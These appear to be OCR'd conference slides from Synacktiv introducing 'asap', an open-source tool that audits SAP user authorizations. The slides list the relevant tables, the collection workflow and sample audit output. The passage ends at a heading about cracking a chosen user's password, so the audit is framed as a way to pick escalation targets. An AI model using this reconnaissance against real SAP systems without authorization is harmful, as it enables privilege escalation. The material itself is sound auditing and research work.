
SYNACKTIV

One ticket to rule them all

Authentication and authorization in SAP

What we will be doing

SYNACKTIV



What is SAP?

What is SAP?

SYNACKTIV

"SAP helps companies and organizations of all sizes and industries run their businesses profitably, adapt continuously, and grow sustainably."

What is SAP?

A major target

SYNACKTIV

- Present in 99% of Fortune 100's companies.
- Used in most business processes.
- Host critical business data.

What is SAP?

Difficult to secure

SYNACKTIV

- Usually legacy
- Limited public documentation
- Processes difficult to automate
- Limited research on the domain

What is SAP?

Current state-of-the-art

SYNACKTIV


- `sapyto` / `bizploit`
- Metasploit modules
- `pysap`
- Multiple critical vulnerabilities found:
  - 10KBLAZE
  - SMDAgent
  - and others…

What is SAP?

Technical overview

SYNACKTIV

- **Components**
  - **Environment**: DEV / PROD
    - Comprised of multiple systems
  - **System**: NPL / EQ1
    - A SAP installation
  - **Instance**: 01
    - A SAP service
  - **Client / Mandant**: 100
    - Logical separation in a system



What is SAP?

Programs


SYNACKTIV

- **Program**: a program, usually coded in ABAP
- **Transaction**: a short code refering to a specific program
  - Main entry point for most user interactions
- **RFC (Remote Function Call)**: Mechanism allowing a program's function to be remotely executed
  - API for programmatic access to the system (inter-system communication, programs outside of SAP, etc.)

Reconnaissance


SYNACKTIV


- Limited network exposure
- Software is up-to-date
- Thankfully, we have credentials



Authenticated access

What now?






Authorizations in SAP

Authorizations in SAP

How it works

SYNACKTIV



Authorizations in SAP

SYNACKTIV

In the database

Table Name	Description	Table Name	Description
AGR_1016	Link between roles and profiles	USOBHASH	Used for displaying authorizations
AGR_1251	Link between roles and authorizations	USR02	General information about users
AGR_PROF	Link between roles and profiles	USR11	Profile descriptions
AGR_TEXTS	Role descriptions	UST04	Assignment of profiles to users
AGR_USERS	Assignment of roles to users	UST10C	Assignment of profiles to composite profiles
TDDAT	Database table classes	UST10S	Assignment of simple profiles to authorization objects
TSTC	Transactions available on the system	UST12	Assignment of authorization objects to fields

Authorizations in SAP

SYNACKTIV

"The user must have read access to 'User administration' tables."


Authorization objects	
S_TCD	▪ **TCODE**: SE16
S_TABU_NAM	▪ **ACTVT**: 03 ▪ **TABLE**: USR*

New rows in the database			
Table	**Fields**	**Table**	**Fields**
UST04	▪ **BNAME**: SAM.FISHER ▪ **PROFILE**: T-NL310001	**UST12**	▪ **OBJCT**: S_TCD ▪ **AUTH**: T-NL31000500 ▪ **FIELD**: TCODE ▪ **VON**: SE16
UST10S	▪ **PROFN**: T-NL310001 ▪ **OBJCT**: S_TCD ▪ **AUTH**: T-NL31000500	**UST12**	▪ **OBJCT**: S_TABU_NAM ▪ **AUTH**: T-NL31000500 ▪ **FIELD**: ACTVT ▪ **VON**: 03
UST10S	▪ **PROFN**: T-NL310001 ▪ **OBJCT**: S_TABU_NAM ▪ **AUTH**: T-NL31000500	**UST12**	▪ **OBJCT**: S_TABU_NAM ▪ **AUTH**: T-NL31000500 ▪ **FIELD**: TABLE ▪ **VON**: USR*

Enumerating authorizations

SYNACKTIV

- Not possible to list authorizations
- Must test every possibilities…



Presenting `asap`

Presenting `asap`

The problem

SYNACKTIV

- Need to list users having dangerous permissions
- Difficult to audit authorizations
- Few tools available, and not suited for auditors
  - Only SAP's official programs
  - No offline access, no CLI
- **Slooow**

Presenting `asap`

The solution

SYNACKTIV

- A new open-source tool to quickly audit permissions.
- Query users against known dangerous permissions.
- Data copied offline, in an SQLite database.
  - Available for further analysis.

```
$ asap -d npl.sqlite -m 001 audit
[...]
TEST is vulnerable to 9 RCE(s).
TEST can read 17 sensitive tables.
TEST can execute 20 "juicy" transactions. (SE16, [...], SM04)
```

Presenting `asap`

Usual workflow

SYNACKTIV

1. **Copy** authorizations data from the database
2. **Import** collected data to a local database
3. **Analyse** users' authorizations

Presenting `asap`

Collecting data

SYNACKTIV

There are three ways to collect authorization data:

1. Execute SQL commands directly to the database
2. Execute SQL commands from the GUI
3. Browse tables from the GUI

Presenting `asap`

Importing data

SYNACKTIV

Convert the exported data to a local SQLite database.

- Support multiples formats
  - CSV, TSV, XSLX
- Denormalize authorizations data for simpler queries
  - Bridge authorization profiles and authorization fields

Presenting `asap`

Auditing the data

SYNACKTIV

Three types of relevant data:

1. RCE: Privilege escalation
2. Sensitive tables: Tables with sensitive or technical data
3. Juicy transactions: Not RCE but to look into

Presenting `asap`

Advanced usage

SYNACKTIV

- Manual queries
- JSON output
- Two-way search
  - Find roles or users with a specific authorization
  - Find authorizations of a role or user

Presenting `asap`

Current limitations


SYNACKTIV


- Limited knowledge base
  - Difficult to expand
  - Not exhaustive
- Types of dangerous permissions
  - No support for remote-enabled functions (RFC)

Using `asap`

Collecting the data

We can use `asap`'s AutoHotKey collector.





Using `asap`

Importing the data

SYNACKTIV


```
$ asap -d NPL.sqlite import -i dump_ahk/
$ sqlite3 NPL.sqlite '.tables'
AGR_1016        AGR_USERS       TSTC            USR11           UST10S
AGR_1016B       PROFILE_AUTHS   USH02           USR12           UST12
AGR_1251        RFCDES          USOBHASH        USRPWDHISTORY
AGR_PROF        TDDAT           USR02           UST04
AGR_TEXTS       TPFET           USR10           UST10C
```

Using `asap`

Auditing the system

```
$ asap -d NPL.sqlite -m 001 audit
BWDEVELOPER is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
BWDEVELOPER can read 17 sensitive tables.
BWDEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
DDIC is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
DDIC can read 17 sensitive tables.
DDIC can execute 19 "juicy" transactions. (RSUDO, [...])
DEVELOPER is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
DEVELOPER can read 17 sensitive tables.
DEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
JOHN.TITOR is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
SAM.FISHER can read 9 sensitive tables.
SAM.FISHER can execute 1 "juicy" transactions. (SE16)
SAP* is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
SAP* can read 17 sensitive tables.
SAP* can execute 19 "juicy" transactions. (RSUDO, [...])

$ asap -d NPL.sqlite -m 001 --json audit | jq -r \
  'select((.rce | length > 0) and (.rce | length < 10)) | .bname'
JOHN.TITOR
```



Getting access to `JOHN.TITOR`

Cracking the password

